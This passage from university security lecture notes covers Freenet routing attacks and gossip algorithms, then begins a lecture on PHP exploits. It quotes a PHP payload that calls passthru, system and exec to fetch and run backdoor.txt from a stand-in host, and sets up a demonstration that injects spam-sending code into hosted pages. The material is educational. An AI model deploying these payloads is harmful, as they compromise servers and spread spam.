- In order to use the Metropolis-Hastings method, we need a proposal density $q(\mathbf{r}|\mathbf{s})$ that will help us generate a new candidate state $\mathbf{s}*$ from the current state $\mathbf{s}^i$. In "Distributed Routing in Small-World Networks," Sandberg has shown how we can define a symmetric proposal density that takes a Markov chain through a sequence of states, one state leading to another state by swapping just two node-to-location assignments subject to certain constraints, so that the resulting Markov chain will stabilize with the density that corresponds to the posterior $p(\phi|E)$ mentioned earlier.

- In the rest of this section, we will present a brief explanation of the

Sandberg algorithm as summarized from the paper "Routing in the Dark: Pitch Black" by Evans, GauthierDickey, and Grothoff. Recall that the goal is for a Freenet overlay to redo its location assignments so that the resulting assignments would constitute a small-world embedding in an imaginary base ring lattice. This the network will accomplish by having every pair of nodes examine their location keys periodically to see if they should switch their location keys. The following steps are undertaken by a pair of nodes to consider this switch:

1. Assume that nodes A and B are considering whether or not they should swap their location keys. Both A and B share the location assignments for their direct neighbors and they both compute the product $D_1(A, b)$ as defined below:

$$D_1(A,B) \quad = \quad \prod_{(A,n)\in E} |\phi(A) - \phi(n)|_s \cdot \prod_{(B,n)\in E} |\phi(B) - \phi(n)|_s$$

2. Next, the two nodes compute another product similar to the one above but under the assumption that they have swapped their location keys:

$$D_2(A,B) \quad = \quad \prod_{(A,n)\in E} |\phi(B) - \phi(n)|_s \cdot \prod_{(B,n)\in E} |\phi(A) - \phi(n)|_s$$

3. If $D_2 \leq D_1$, the two nodes A and B swap their location keys. Otherwise (and this is a direct consequence of how the logic of choosing the next state works in Metropolis-Hastings algorithm as shown earlier), the two nodes swap their location keys with the probability D_1/D_2.

- Let's apply the above algorithm to see if the nodes D and G in the Freenet overlay of Figure 2 (or, Figure 9) should swap their location keys. With the assignments as shown, we have

$$D_1(D,G) \quad = \quad (0.85{-}0.38)(0.70{-}0.38)(0.88{-}0.38)(0.73{-}0.38)\cdot(0.73{-}0.23)(0.73{-}0.32)$$

and

$$D_2(D,G) = (0.85-0.73)(0.73-0.70)(0.88-0.73)(0.73-0.38)\cdot(0.38-0.23)(0.38-0.32)$$

D_1 turns out to be equal to 0.0053 and D_2 to 0.000001. Since $D_1 > D_2$, the two nodes will swap their location keys.

- It is important to note that when two nodes swap their location keys that does not alter the physical connectivity of the network. In other words, with regard to who is whose neighbor, the network remains the same after a swap as it was before.

- From an operational standpoint, a major consequence of swapping the location keys is the possible migration of data objects from one node to another. Recall that the data objects are stored on the basis of closeness of their hash values to the location keys at a node. So if two nodes are swapping their location keys, they would also need to swap their data objects.

- Another major consequence of two nodes swapping their location keys is that any such swap will, in general, alter the search paths for locating a data object for retrieval and for finding the best node for storing a data object. As mentioned earlier in Section 26.2, when a new data object is inserted into the overlay, a bounded depth-first search is carried out for the node most appropriate for storing that data object. Since the branching decisions in this depth-first search are made on the basis of location keys, any time you change the location key associated with a physical

node, you are likely to alter how that node appears in the search paths. The same applies to the search paths for retrieving data objects.

- Every pair of nodes in a Freenet overlay is supposed to **periodically** examine the location keys at the nodes to see if they need to be swapped.

- Sandberg has shown that this swapping action at every pair of nodes will eventually cause the location keys to converge to a state in which the routing needed for the GET and PUT requests will take only $O(\log N)$ steps with high probability.

26.8: SECURITY ISSUES WITH THE FREENET ROUTING PROTOCOL

- Apart from the problems that may be created by Denial-of-Service sort of attacks, I think it would be very difficult to subvert a small Freenet overlay in which each connection is created on the basis of the trust between the individuals involved. Obviously, a small group of friends who have created a Freenet overlay on the basis of mutual trust are not going to let an untrusted outsider access to their machines.

- However, Freenet overlays meant for large groups of people, especially when an overlay is thrown open to people who are not known personally to those on the inside, are vulnerable to problems that can be created by using fake location keys, engaging in illegal location key swaps to spread fake location keys, etc.

- Freenet is based on the assumption that the location keys are uniformly random, as are the hash keys for the data objects. When the keys are distributed uniformly over the nodes and the same is true for the data object keys, one can expect the nodes to be equally loaded. However, when this assumption regarding the distribution of keys is not valid, some nodes will see greater

demands placed on their data stores than other nodes. As the reader will recall from Section 26.3, when there is pressure on the allocated memory, nodes are allowed to delete the least recently accessed data objects. For obvious reasons, data object deletion is more likely to occur when the nodes are non-uniformly loaded.

- As currently formulated, the Freenet protocol contains no verification mechanism to determine the authenticity of the location keys used at the different nodes. So, a malicious node (or malicious nodes acting in concert) could lay claim to portions of the location key space and let those keys propagate into the rest of the overlay through swapping. At the least, such location keys could cause the assumption of uniform distribution of keys to be violated.

- A security analysis of the Freenet routing was recently reported by Evans, GauthierDickey, and Grothoff in their paper "Routing in the Dark: Pitch Black". They describe two different attacks on Sandberg's routing algorithm: 1) Active Attack, and 2) Join-Leave Churn.

- Active attack consists of an attacking node (or a group of attacking nodes) to cause the location keys to get clustered in the neighborhood of some particular value. This can be done by taking advantage of the swapping action in the Sandberg routing protocol and also by taking advantage of the fact that an honest node has no means to verify the location value used by another

neighboring node. Additionally, an honest node must accept a request to initiate location key swapping even if such a request is illegitimate. When the location keys become clustered, the assumption of the distribution of the location keys becomes invalid.

- Natural churn means the new nodes joining an overlay and existing nodes leaving. We can distinguish between the churn caused by **leave-join** activity and by the **join-leave** activity. As E, G, and G have pointed out, leave-join actions in which a node leaves the overlay temporarily and then rejoins with the same location key should not cause harm to the operation of a network because of how the network nodes cache the data objects (See Section 26.3 of these notes).

- The same cannot be said for **join-leave** actions in which a node stays in the overlay for a while and then leaves for good. This can result in loss of data objects, especially loss of those objects that are not cached elsewhere.

- The join-leave churn, however, has another impact that can cause the location keys to become clustered, thus invalidating the assumption of uniformity of distribution of the location keys. See the paper by Evans, GauthierDickey, and Grothoff for further details.

26.9: GOSSIPING IN SMALL-WORLD NETWORKS

- As mentioned earlier, a small world is characterized by short path lengths between any pair of nodes and high clustering coefficients locally. More precisely, as a network becomes larger and larger, the paths connecting any two nodes grow only logarithmically on the average and the clustering coefficient remains nearly constant. It is therefore interesting to investigate the following questions in such networks:

  1. If a rumor is injected into such a network and if at each time step those who have the rumor send it to others, how long will it take for the rumor to cover the entire network? [It is believed that models that can efficiently spread a rumor in a network can serve as models for how infectious diseases spread in human populations. The article by Demers et al. (see Section 26.10 for citation) was one of the earliest to draw these parallels between efficient distribution of information in a network and the spread of diseases.]

  2. Suppose each node makes a local observation that is of a numerical nature (such as the amount of free storage available at the node, the number of download requests for some locally

held resource, etc.), is it possible to compute aggregates of this information **using purely decentralized algorithms**? Decentralized algorithms use only locally available knowledge that exists at each node and at the node's immediate neighbors. **We want a decentralized algorithm to work in such a way that each node becomes aware of, say, the average of all the observations made by the different nodes of the network.** In particular, we are interested in what are known as **gossip algorithms** in which, at each time step, each node is allowed to communicate with only one other node from the rest of the network. In other words, at any given time step, a node may receive information from multiple nodes, but a node can send information to only one node.

- Both these questions are topics of great interest currently.

- Regarding both these questions, much is already known when a network forms a complete graph, that is, when it is possible for any node to communicate directly with every other node. Whereas a small-world network, in general, does not require that every pair of nodes have a direct communication link, such an assumption may not be too far off the mark for small Freenet overlays established on a friend-to-friend basis. In any case, various bounds may be safely assumed to be lower-bounded by the results obtained for complete graphs.

- Regarding the spreading of rumors, it is not that difficult to reason that the number of time steps it takes must be lower-bounded by $\log_2 N$ where N is the total number of nodes in a network. [The reasoning goes something like this: Assuming that a node can only talk to one other node at any given time, the node that first receives the rumor *could* contact another node randomly at the first time step. Subsequently, we would have two nodes that possess the rumor. At the next time step, these two nodes *could* spread the rumor to two other nodes. So we *could* end up with four holders of the rumor at the end of the second time step, and so on. This is obviously a geometric progression in powers of 2. For more exact bounds, how a rumor spreads depends obviously on the communication and the interconnection model assumed for the network. In 1987, Pittel showed that the time it takes for a rumor to completely cover a network is given by $\log_2 N + \ln N + O(1)$ as N becomes large.] How fast information injected at one node in a network spreads to all the other nodes is referred to as **the diffusion speed**.

- Regarding decentralized calculation of aggregates of the numerical parameters observed at the different nodes in a network, for illustration here is the Push-Sum algorithm by Kempe, Dobra, and Gehrke: Let x_i denote the observation at node i. At each time step t, each node computes a sum $s_{t,i}$ and a weight $w_{t,i}$. At node i, the sum is initialized by setting $s_{0,i} = x_0$ and the weight initialized by setting $w_{0,i} = 1$. Additionally, at time 0, the node i sends these two numbers, sum and weight, to itself. Subsequently, upon updating the sum and the weight using the received information, it sends $(\frac{1}{2}s_{t,i}, \frac{1}{2}w_{t,i})$ pair to a node randomly selected from the network and to itself. As the sum and weight pairs

are received at each node, the decentralized algorithm works as follows:

Algorithm Push-Sum (by Kempe, Dobra, and Gehrke)

1. **Let** $(\hat{s}_r, \hat{w}_r)$ **be all the pairs received at node** i **at time** $t-1$
2. **Set** $s_{t,i} = \sum_r \hat{s}_r$ **and** $w_{t,i} = \sum_r \hat{w}_r$
3. **Let node** i **choose a target node** $f_t(i)$ **uniformly at random**
4. **Let node** i **send the pair** $(\frac{1}{2}s_{t,i}, \frac{1}{2}w_{t,i})$ **to the target node** $f_t(i)$ **and to itself.**
5. **At node** i**, the ratio** $\frac{s_{t,i}}{w_{t,i}}$ **is the estimate of the average at time** t

- Kempe et al. have theoretically established that, with probability $1-\delta$, the error in the estimate formed at each node vis-a-vis its network-wide true value will drop to ϵ in at most $O(\log N + \log\frac{1}{\epsilon} + \log\frac{1}{\delta})$ time steps. **Practically speaking, the estimate calculated at each node locally will converge to its network-wide true value in time proportional to the logarithm of the size of the network.** That is as efficient as it ever gets. But note that the guarantee made by the above algorithm regarding the convergence of the estimated answer to the true answer is probabilistic.

- The algorithm can be easily adapted to the decentralized computation of the sum of the local observations, as opposed to their average, by using the weight initialization $w_{t,i} = 1$ at only one node, while it is initialized to 0 at all other nodes.

- As mentioned earlier, the Kempe-Dobra-Gehrke algorithm is based on the assumption that the network graph is complete. Recently, Boyd, Ghosh, Prabhakar, and Shah have looked into aggregate-computing gossip algorithms for networks with arbitrary connection graphs.

26.10: FOR FURTHER READING

- Ian Clarke, "A Distributed Decentralized Information Storage and Retrieval System," Technical Report, Division of Informatics, University of Edinburgh, 1999.
- Ian Clarke, "The Freenet Project," http://freenetproject.org/
- Stanley Milgram, "The Small World Problem," Psychology Today, pp. 60-67, 1967.
- Duncan Watts and Steven Strogatz, "Collective Dynamics of 'Small-World' Networks," Nature, pp. 440-442, 1998.
- Albert-Laszlo Barabasi and Reka Albert, "Emergence of Scaling in Random Netowrks," Science, pp. 509-512, 1999.
- Jon Kleinberg, "The Small-World Phenomenon: An Algorithmic Perspective," Proceedings of the 32nd Annual ACM Symposium on Theory of Computing (STOC'00), 2000.
- Oskar Sandberg, "Distributed Routing in Small-World Networks," ALENEX 2006.
- Nathan Evans, Chris GauthierDickey, and Christian Grothoff, "Routing in the Dark: Pitch Black," ACSAC 2007.
- Boris Pittel, "On Spreading a Rumor," SIAM Journal Appl. Math, pp. 213-223, 1987.
- Alan Demers, Dan Greene, Carl Hauser, Wes Irish, John Larson, Scott Shenker, Howard Sturgis, Dan Swinehart, and Doug Terry, "Epidemic Algorithms for Replicated Database Maintenance," Proc. of 7th ACM SOSP, pp. 1-12, 1987.
- David Kempe, Alin Dobra, and Johannes Gehrke, "Gossip-Based Computation of Aggregate Information," Proc. IEEE Inter. Conf. on the Foundations of Computer Science, pp. 482-491, 2003.
- Stephen Boyd, Arpita Ghosh, Balaji Prabhakar, and Devavrat Shah, "Randomized Gossip Algorithms," IEEE Trans. Information Theory, pp. 2508-2530, June 2006.

Lecture 27: Web Security: PHP Exploits, SQL Injection, and the Slowloris Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 19, 2016
4:25pm

Goals:

- What do we mean by web security?
- PHP and its system program execution functions
- An example of a PHP exploit that spews out third-party spam
- MySQL with row-level security
- SQL Injection Attack
- The Slowloris Attack
- Protecting your web server with `mod-security`

CONTENTS

27.1: WHAT DO WE MEAN BY WEB SECURITY?

- Obviously, practically all of the security-related fundamental notions we have covered so far are relevant to many of our activities on the web. Where would web commerce be today without the confidentiality and authentication services provided by protocols such as TLS/SSL, SSH, etc?

- But web security goes beyond the concerns that have been presented so far. **Web security addresses the issues that are specific to how web servers present their content to web browsers, how the browsers interact with the servers, and how people interact with the browsers.** This lecture takes up some of these issues.

- Until about a decade ago, the web servers offered only static content. This content resided in disk files and security consisted primarily of restricting access to those files.

- Bow now web servers create content dynamically. Newspaper pages and the pages offered by e-commerce folks may, for ex-

ample, alter the advertisements in their content depending on what they can guess about the geographical location and personal preferences of the visitor. Dynamically created content is also widely used for creating wikis, in serving out blog pages with user feedback, in web-hosting services, etc.

- Dynamic content creation frequently requires that the web server be connected to a database server; the information that is dished out dynamically is placed in the database server. This obviously requires some sort of middleware that can analyze the URL received from a visitor's browser and any other available information on the visitor, decide what to fetch from the database for the request at hand, and then compose a web page to be sent back to the visitor. **These days this "middleware" frequently consists of PHP scripts, especially if the web server platform is composed of open-source components, such as Apache for the web server itself and MySQL as the database backend.**

- Although the issues that we describe in the rest of this lecture apply specifically to the Apache+PHP+MySQL combination, similar issues arise in web server systems that are based on Microsoft products. What is accomplished by PHP for the case of open-source platforms is done by ASP for web servers based on Microsoft products.

- For the demonstrations in this lecture, I will make the following assumptions:

  – That you have the Apache2 web server installed on your Ubuntu machine. The installation of Apache2 was addressed earlier in Section 19.4.2 of Lecture 19. In what follows, I will add to the Apache-related comments made earlier in Lecture 19.

  – That your Apache2 server is PHP5 enabled. Installing PHP5 through your Synaptic Package Manager will make the Apache2 server automatically PHP enabled.

  – That you have the MySQL database management system acting as the database backend to the Apache2 server. More on this in Section 27.4 of this lecture.

Notes on installing Apache2 on your Ubuntu machine:

- When you install Apache2 on a Ubuntu machine through your Synaptic Package Manager, it starts running straight out of the box. To make sure that your Apache2 web server is running, point your browser to the URL `http://localhost`. If the web server is running, the browser will display a loud "**It Works!**" message. However, a more useful way to check the running of the server — assuming you also downloaded the Apache2 documentation package — is to point your browser to `http://localhost/manual`. That should bring up the documentation associated with the Apache2 server if it is running and if you remembered to also install the 'apache2-doc' package when you installed the Apache2 server.

- Every once in a while you may have to change the config file for the web server. When you do that, you'd need to reload your new configuration into the server. A "graceful" way to do that is by running the "`/etc/init.d/apache2 reload`" command as root. You, of course, have the option to use the usual "`/etc/init.d/apache2 restart`" for restarting the server at which point it would automatically load in the new configuration.

- You can also check that your web server is running by executing

```
ps aux | grep apache
```

  This will show you all the Apache-related processes currently running. You will see something like:

```
root      7025  0.0  0.1  71372  3276 ?        Ss   21:48   0:00 /usr/sbin/apache2 -k start
www-data  8938  0.0  0.1  71372  2024 ?        S    23:34   0:00 /usr/sbin/apache2 -k start
www-data  8939  0.0  0.1 295212  3524 ?        Sl   23:34   0:00 /usr/sbin/apache2 -k start
www-data  8940  0.0  0.1 294804  2612 ?        Sl   23:34   0:00 /usr/sbin/apache2 -k start
```

  Note that the server processes are called `apache2`. Only the first one, owned by root, is the main server process. This process does not directly interact with the outside world. It is the next three child processes, owned by `www-data`, that are in charge of responding to requests from outside connections and serving out pages in response to those requests.

- The main configuration file for the Apache2 HTTPD server is `/etc/apache2/apache2.conf`, which pulls in more site-specific config information from the files in the directories `sites-enabled` and `modes-enabled` directories.

- You must become familiar with the following two subdirectories in the `/etc/apache2/` directory. These are called `mods-available` and `mods-enabled`. **Before you can use any of the directives in the config files, you have to first enable the modules that correspond to those directives. For example, I must enable the module "userdir" before I am allowed to insert the "UserDir" directive in the config files.** You enable a module by executing `a2enmod module_name` and disable a module by `a2dismod module_name`. So to enable the "userdir" module, do the following

```
a2enmod  userdir
```

- Now place the following directives in the `apache2.conf` file if your web content is going to be in a directory called 'kak' and its subdirectories that may be named `public-web` or `public_html`:

```
UserDir enabled kak
UserDir public-web public_html
```

- Let's next talk about how to get the web server to dish out the pages that may reside in the different accounts on your Ubuntu machine. The directory that holds the magic to accessing the different accounts for web content is `/etc/apache2/sites-available/`. To see what you need to do in this directory, let's consider the "kak" account on my Ubuntu machine. I keep my web pages in the `public-web` directory of my personal account. In order that the web server will dish out the pages in this directory, I go through the following steps:

  – I enter the directory `/etc/apache2/sites-available/` and see a file called "`000-default.conf`". I execute

```
cp 000-default.conf kak.conf
```

– I inserted the following `<Directory>` element in the `kak.conf` file:

```
<Directory /home/kak/public-web/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Require all granted
</Directory>
```

[In the directives shown above, the AllowOverride is to declare what permissions can be controlled in user-specific sites through the declarations in the `.htaccess` file in the directories for those sites. For example, when AllowOverride is set to None, as above, the individual sites will not be able to override the security features with their own `.htaccess` declarations. About the other directives, the Indexes options allows a client to see a listing of the content of your directory if the client calls for the directory (and if the directory does not have a DocumentIndex file specified. You can turn it off by setting it to "-Indexes". The MultiViews option helps the server to decide what to serve out from a directory if a specific file requested by a client does not actually exist but there do exist files with that name as a prefix.]

– Next I go back to the directory `/etc/apache2/` and disable the `default` "virtual server" that was in the `sites-available` directory:

```
a2dissite default
```

and enable the `kak` "virtual server" by

```
a2ensite kak
```

This will create a symbolic link from the `sites-enabled` directory to the `sites-available` directory for the `kak` site. **[If you do not disable the `default` site, you may see an interference between the access permissions provided by `default` and the other sites you set up by copying from `default`. This could be the case especially if a client tries to access a directory as opposed to a specific file.**

– After you change the configuration in this manner, you must reload the new configuration into the server by

```
/etc/init.d/apache2 reload
```

– If the web pages being served out by Apache2 invoke CGI scripts, you have to tell the server how to find them. I want to place the CGI scripts in my own directory. I therefore include in the "`kak.conf`" file in the `sites-available` directory the following directives:

```
<Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Require all granted
</Directory>
```

27.2: PHP'S SYSTEM PROGRAM EXECUTION FUNCTIONS

- PHP is probably the most popular server-side scripting language used today for generating dynamic content for web pages. What makes PHP popular is that it is quick to learn, it provides excellent language support for interacting with practically all commonly-used databases, and that it has excellent on-line documentation. [The English version of the on-line documentation is at `http://us.php.net/manual/`. There is also a wonderful tutorial at `http://www.w3schools.com/php/`. PHP was gifted to us originally by Rasmus Lerdorf, and then, with further refinements, by Rasmus Lerdorf, Andi Gutmans and Zeev Suraski. **This reminds me to mention that, in my opinion, the individuals who bring us languages that come into widespread use are the modern deities and prophets. (Obviously, hundreds if not thousands of people make important contributions to the maturation of these languages. Nonetheless, the primary credit must go to the individuals who first conceive of them and then shepherd their subsequent evolution.) This pantheon obviously includes Dennis Ritchie for C, Bjarne Stroustrup for C++, James Gosling for Java, Larry Wall for Perl, Guido van Rossum for Python, Tim Berners-Lee for HTML, Rasmus Lerdorf for PHP, and several others.**]

- With regard to its name, PHP is a recursive acronym for "PHP: Hypertext Preprocessor". [I believe the tradition of recursive acronyms began with Richard Stallman's GNU project that launched the open-source movement in the world of software. The

acronym GNU, as you surely know, stands for "GNU's Not Unix!".]

- A couple of things to bear in mind about using PHP: How PHP runs on your machine is determined by the `php.ini` file that on my Ubuntu machine is located at `/etc/php5/apache2/php.ini`. If you change anything in this file, you must restart the Apache server. Additionally, you may also wish to install the PHP CLI (for Command Line Interface) that comes in a separate package. The CLI will make it easier to debug your PHP scripts. [PHP provides the usual complement of arithmetic, assignment, compound assignment, relational, and logical operators. The tokens used for these operators are the same as in C. The naming convention for the variables is the same as in Perl; that is, the name of a variable begins with '$'. PHP provides the usual syntax for conditional evaluation with `if-else` and `if-elseif-else` control structures. The looping control structures are the usual `while`, `do-while`, `for`, and `foreach`. They work the same as in Perl. As with Perl, PHP provides two storage mechanisms, arrays and hashes (called associative arrays in PHP). They are both constructed with the `array` constructor, the former with a comma separated list, and the latter with a comma-separated key-value pairs with the keys and the values separated by '=>'. Functions are defined in PHP with the `function` keyword and classes with the `class` keyword. See the manual for these and many additional features of PHP.]

- In addition to deriving its power from the language facilities it contains for interacting with many popular databases, also contributing to this power are the following **system program execution** functions of PHP:

  exec : for executing an external program on the server that can

fill an array with the different lines of output produced by program execution.

passthru : for running external programs in a way that is similar to `exec` and `system` but more suitable for the programs that produce binary data that is meant to be sent back to the browser.

system : that works much like the `system()` function in Perl.

shell-exec : that works in the same way as the backticks operator in Perl.

Since these functions execute programs on the server, they must obviously be kept outside the reach of intruders.

- The Department of Energy Technical Bulletin "CIRCTech08-001: Understanding PHP Exploits" that is available from `http://www.doecirc.energy.gov/techbull/CIRCTech08-001.html` describes a PHP exploit in which an attacker is trying to upload a web page to presumably a web-hosting server with the uploaded page containing the following PHP script:

```
<?
passthru('cd /tmp;wget http:/badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
passthru('cd /tmp;curl -O http:/badguy.org /data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;wget http:/badguy.org/ data/backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;curl -O http:/badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;wget http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;curl -O http:/badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
?>
```

By calling on the different system program execution functions of PHP, the attacker is trying for the server to download from some third party a file called `backdoor.txt` that presumably contains malicious code. This malicious code could open an IRC channel for command and control. As the DOE bulletin explains, the names `badguy.org` and `backdoor.txt` are merely for explaining this exploit. In practice, the attacker would use innocuous names that are not likely to arouse suspicion.

27.3: A CONTRIVED PHP EXPLOIT TO SPEW OUT SPAM

- The PHP exploit illustrated in Figure 1 is meant to be an educational exercise. The determined spammers of the world can think of far simpler and more direct ways to deliver their unwelcome goods.

- To explain the exploit, we have a supposedly unscrupulous provider of web hosting services. He wants to inject some PHP code (for nefarious reasons, obviously) into the web pages uploaded to his server by unsuspecting clients. He knows that the injected PHP code will NOT be visible to a client even when the client views the page source in his/her browser because, by design, PHP is parsed out before it is sent to a browser. So, to the client, the web page will look exactly like it was uploaded.

- From the standpoint of the exploit described in this section, the basic goal of the web hosting service provider is to cause a spam file to be quietly downloaded from a third-party spam mail provider whenever a client page is viewed. We will assume that the spam file consists of the email addresses and the content

for each email address in the form of `print()` commands to an output stream that talks to the `sendmail` program running on the server.

- For the purpose of experimenting with the code that is shown later in this section, let's assume the following with regard to the various parties that have a role to play in this exploit:

```
Web Hosting Service Provider:
             IP address:          192.168.1.105
             OS:                  Ubuntu 10.04
             Web Server:          Apache2 HTTPD server
             MTA:                 Sendmail
             Also available:      Perl

Innocent Client:
             IP address:          192.168.1.103
             OS:                  Mac OS X
             Web Browser:         Safari 3.2.1

Email List Provider:
             https://engineering.purdue.edu/kak/emailer
```

  I am obviously assuming that you will be playing with this code at home on a 192.168.1.xxx network. For you to be able to get the same results that I do, you will of course have to replace the the IP addresses by the addresses that apply to your situation. The same goes for the source of the spam file.

- As mentioned in the previous section, I'll assume that you have installed PHP5 through your Synaptic Package Manager. The




Figure 1: *This figure illustrates a contrived PHP exploit for spewing out spam. The provider of a web hosting service surreptitiously injects PHP code in the web pages uploaded by the clients. This injected code remains invisible to the clients.* (*This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

installation will automatically enable your Apache2 web server to work with PHP5. Again as mentioned in the previous section, you should also install the PHP5-CLI package for the Command Line Interface to PHP5. The CLI enables you to locate syntax errors in your PHP scripts by simply calling '`php -l` *yourscript.php*'. The CLI executable `php` is installed in the `/usr/bin/` directory.

- One last change you'd need to make in order for the exploit of this section to work is to go into your `/etc/apache2/mods-enabled` directory and edit the `php5.conf` file to insert the following directive

```
<FilesMatch "\.html$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

after the directive

```
<FilesMatch "\.ph(p3?|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

which comes with system supplied `php5.conf` file. Note that the system-supplied directive only addresses the files with the suffixes ".php", ".php3", and ".phtml". By inserting the new directive, you are telling the Apache2 server that it should apply the PHP preprocessor to the regular html files also before serving them out. Ordinarily, the web server would invoke the PHP preprocessor only on the files that end in the ".php", ".php3",

and ".phtml" suffixes. [**The exploit can be made to work even without this change to the php5.conf file, but then you will have to modify my uploadfile.php script that I show later in this section.**]

- Shown below is a sample of the spam file that, as indicated earlier in this section, is meant to be downloaded from a third-party source. The spam file as shown below is meant to be executable by Perl. [Such a file could easily be put together from a list of email addresses, a list of content statements, a randomization routine for varying the imaginary 'From:' addresses in the email messages, and, possibly, a randomization routine for varying some part of the content in each email message.] The name of this spam file for our demonstration is `emailer` and it is sitting in the `public-web` directory of the `services` account at Purdue. [Normally, a call to `open()` in Perl *associates* a filehandle with a disk file. On the other hand, the call "`open SENDMAIL, ''|/usr/sbin/sendmail -t -oi`" associates a file handle with a *pipe* for continuous communication with a child process in which what comes after the "|" symbol is being executed. When you prefix or postfix the symbol "|" to the name of what could become a child process, you are creating a *piped open* See Chapter 2 of my book *Scripting with Objects* for further information regarding *piped open*.]

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "\n\nYou may not believe this, but I know you already.";
print SENDMAIL "I promise you will not regret it if you call me at 123-456-789.\n";
print SENDMAIL "\n\nIf you call, I will send you my photo that you will drool over. Call soon.\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
print SENDMAIL "To: kak\@purdue.edu \n";
```

```
